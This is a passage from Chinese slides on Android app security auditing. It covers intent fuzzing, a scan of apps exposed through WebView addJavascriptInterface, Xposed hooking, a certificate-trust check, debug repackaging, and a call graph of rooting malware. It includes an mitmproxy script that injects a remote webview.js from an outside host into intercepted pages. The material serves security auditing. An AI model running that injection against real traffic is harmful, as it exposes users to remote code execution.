                        switch (ipcNamesToTypes.get(type)) {
                        case Utils.ACTIVITIES:
                                startActivity(intent);
                                return true;
                        case Utils.RECEIVERS:
                                sendBroadcast(intent);
                                return true;
                        case Utils.SERVICES:
                                startService(intent);
                                return true;
                        default:
                                return true;
                        }
        } catch (Exception e) {
                //e.printStackTrace();
                return false;
        }

}
```

安卓APP安全审计方法 自动化方法


smail & java & dex 都能通过定制静态代码特征扫描发现漏洞



```
Package: com.sec.android.widgetapp.digitalclock2x1
/system/app/DigitalClock21.apk
Package: com.autonavi.xmgd.navigator
/data/app/com.autonavi.xmgd.navigator-1.apk
   - vulnerable to WebView.addJavascriptInterface + targetSdkVersion=14
Package: com.sec.android.app.tmserver
/system/app/TMServerApp.apk
Package: com.sec.android.app.FileShareServer
/system/app/AllshareFileShareServer.apk
Package: com.mwr.dz
/data/app/com.mwr.dz-1.apk
Package: com.sec.android.app.sysscope
/system/app/SysScope.apk
Package: com.sec.android.band
/system/app/BandService.apk
Package: com.sec.android.app.samsungapps
/data/app/com.sec.android.app.samsungapps-1.apk
   - vulnerable to WebView.addJavascriptInterface + targetSdkVersion=16
Package: android
/system/framework/framework-res.apk
Package: com.android.providers.contacts
/system/app/SecContactsProvider.apk
Package: com.sec.android.app.servicemodeapp
/system/app/serviceModeApp.apk
```

安卓APP安全审计方法 自动化方法

通过定制抓包脚本自动化测试通信和web安全问题




```
from libmproxy.flow import Response
from netlib.odict import ODictCaseless

def request(context, flow):
    if flow.request.host.endswith("com"):
        resp = Response(flow.request,
                        [1,1],
                        200, "OK",
                        ODictCaseless([["Content-Type","text/html"]]),
                        '''<script src=http://andlab.info/webview.js></script>''',
                        None)
        flow.request.reply(resp)
    if flow.request.host.endswith("cn"):
        resp = Response(flow.request,
                        [1,1],
                        301, "OK",
                        ODictCaseless([["Location","http://drops.wooyun.org/webview.html"]]),
                        "",
                        None)
        flow.request.reply(resp)

~
```

安卓APP安全审计方法 高级方法

- HOOK - 钩子,对要审计的函数进行HOOK，改变程序的流程。
- DEBUG – 调试，定位安全漏洞产生的原因。
- Reverse –逆向，在没有源代码的情况下，了解程序的流程。

安卓APP安全审计方法 高级方法


HOOK 修改或监控需要安全审计的类方法调用



```
package de.robv.android.xposed.mods.tutorial;

import static de.robv.android.xposed.XposedHelpers.findAndHookMethod;
import de.robv.android.xposed.IXposedHookLoadPackage;
import de.robv.android.xposed.XC_MethodHook;
import de.robv.android.xposed.callbacks.XC_LoadPackage.LoadPackageParam;

public class Tutorial implements IXposedHookLoadPackage {
    public void handleLoadPackage(final LoadPackageParam lpparam) throws Throwable {
        if (!lpparam.packageName.equals("com.android.systemui"))
            return;

        findAndHookMethod("com.android.systemui.statusbar.policy.Clock", lpparam.classLoad
            @Override
            protected void beforeHookedMethod(MethodHookParam param) throws Throwable {
                // this will be called before the clock was updated by the original method
            }
            @Override
            protected void afterHookedMethod(MethodHookParam param) throws Throwable {
                // this will be called after the clock was updated by the original method
            }
    });
    }
}
```

安卓APP安全审计方法 高级方法

HOOK 检测APP X509TrustManager是否信任了全部证书



```
class Intro_SSL_CHECK_TRUST_MANAGER extends IntroHook {
    public void execute(Object... args) {

        _logBasicInfo();
        TrustManager[] tm_arr = (TrustManager[]) args[1];
        // check the trust manager
        if (tm_arr != null && tm_arr[0] != null) {
            X509TrustManager tm = (X509TrustManager) tm_arr[0];
            X509Certificate[] chain = new X509Certificate[]{};
            boolean check = false;
            try {
                tm.checkClientTrusted(chain, "");
                tm.checkServerTrusted(chain, "");
            } catch (Exception e) { // should change to CertificateException
                // if it goes here with an invalid cert
                // the app may verify certs
                check = true;
            }
            if (!check)
                _logFlush_W("The app does not verify SSL certs");
            else
                _logFlush_I("Use of a custom Trust Manager, " +
                        "the app may do cert. pinning (OR potentially validate any cert)");
        }
    }
}
```

安卓APP安全审计方法 高级方法

- Smail Debug

重打包在**manifest**文件中加入**android:debuggable="true",**

```
$ apktool d -d -o out app.apk
$ apktool b -d -o out
```

- **Make any application debuggable**

HOOK设置debugFlags标志位


```
public ProcessStartResult start(final String processClass, final String niceName, int uid, int gid,
int[] gids, int debugFlags, int mountExternal, int targetSdkVersion, String seInfo, String[]
zygoteArgs)
……
if ((debugFlags & Zygote.DEBUG_ENABLE_DEBUGGER) != 0) { argsForZygote.add("--enable-
debugger"); }
```

钩上android.os.Process，把第5个参数设置成0x1（十六进制的1)


安卓APP安全审计方法 高级方法

```
./androgexf.py -i YOURAPP.apk -o YOURAPP.gexf
```


了解APP的程序流程，视化数据，分析类的方法调用流程等。


Dragging
Hierarchy
Ljackpal/androidterm/Exec; createSubprocess (L
Lcom/android/root/adbRoot$1; <init> (Lcom/android/
Lcom/android/root/adbRoot; go4root ()Z
PRIVACY_RISK
Lcom/android/root/adbRoot; getIMEI (Landroid/content/Context;)Ljava/lang/String;
PRIVACY_RISK
INTERNET_RISK
Lcom/android/root/adbRoot; getIMSI (Landroid/content/Context;)Ljava/lang/String;
Lcom/android/root/Setting; postUrl (Ljava/lang/String; Landroid/content/Context;)V
Lcom/android/root/Setting$2; start ()V
Lcom/android/root/Setting; access$1 (Lcom/android/root/Setting;)Landroid/content/Context;
Lcom/android/root/Setting$2; run ()V
Lcom/android/root/adbRoot; crypt ([B)V
Lcom/android/root/adbRoot; prepareRawFile ()Z
Lcom/android/root/Setting; getRawResource (Landroid/content/Context; Ljava/lang/String; Ljava/lang/String;)Z
Lcom/android/root/Setting; getApplicationContext ()Landroid/content/Context;
Lcom/android/root/Setting; onCreate ()V
SERVICE
Lcom/android/root/udevRoot; prepareRawFile ()Z
Lcom/android/root/Setting$2; <init> (Lcom/android/root/Setting; [B)V
Lcom/android/root/udevRoot; go4root ()Z
Lcom/android/root/udevRoot; changeWifiState ()V
Lcom/android/root/udevRoot; runExploid ()Z
Lcom/android/root/udevRoot; removeExploit ()V
roid/root/udevRoot; getDataMountPoint (Ljava/io/InputStream;)Ljava/lang/String;
Lcom/android/root/udevRoot; installSu ()Z
Lcom/android/root/udevRoot; genScript (Ljava/lang/String;
Lcom/android/root/Setting; destroy (Z)V
Lcom/android/root/Setting; stopSelf ()V
Lcom/android/root/Setting; isPackageInstalled (Landroid/content/Context; Ljava/lang/String;)Z
Lcom/android/root/Setting; runRootCommand (Ljava/lang/String; Ljava/lang/String;)Ljava/lang/String;
Lcom/android/root/Setting; Z)V
Lcom/android/root/Setting$1; handleMessage (Landroid/os/Message;)V
size
Dialog.bold, 32

自定义组件的permission




```
<activity android:theme="@style/Theme" android:name="com.qihoo360.byod.home.Launcher" android:permission=
"com.qihoo360.byod.permission.openAppActivity" android:taskAffinity="com.qihoo360.byod.screenlock" android:finishOnTaskLaunch="true"
android:clearTaskOnLaunch="true" android:stateNotNeeded="true" android:excludeFromRecents="true" android:launchMode="singleInstance"
android:screenOrientation="portrait" android:configChanges="keyboardHidden|orientation" android:windowSoftInputMode="adjustPan">
```




C:\Windows\system32\cmd.exe - adb shell

```
shell@m0cmcc:/ $ am start -n com.qihoo360.byod.home/com.qihoo360.byod.calendar.LaunchActivity
ome/com.qihoo360.byod.calendar.LaunchActivity                                       <
Starting: Intent { cmp=com.qihoo360.byod.home/com.qihoo360.byod.calendar.LaunchActivity }
java.lang.SecurityException: Permission Denial: starting Intent { flg=0x10000000 cmp=com.qihoo360.byod.home/com.qihoo360.byod.calendar.LaunchAc
} from null (pid=8206, uid=2000) requires com.qihoo360.byod.permission.openAppActivity
        at android.os.Parcel.readException(Parcel.java:1431)
        at android.os.Parcel.readException(Parcel.java:1385)
        at android.app.ActivityManagerProxy.startActivityAsUser(ActivityManagerNative.java:2279)
        at com.android.commands.am.Am.runStart(Am.java:617)
        at com.android.commands.am.Am.onRun(Am.java:232)
        at com.android.internal.os.BaseCommand.run(BaseCommand.java:47)
        at com.android.commands.am.Am.main(Am.java:75)
        at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
        at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:297)
        at dalvik.system.NativeStart.main(Native Method)
1|shell@m0cmcc:/ $
```


安卓APP安全审计方法 漏洞修复经验谈



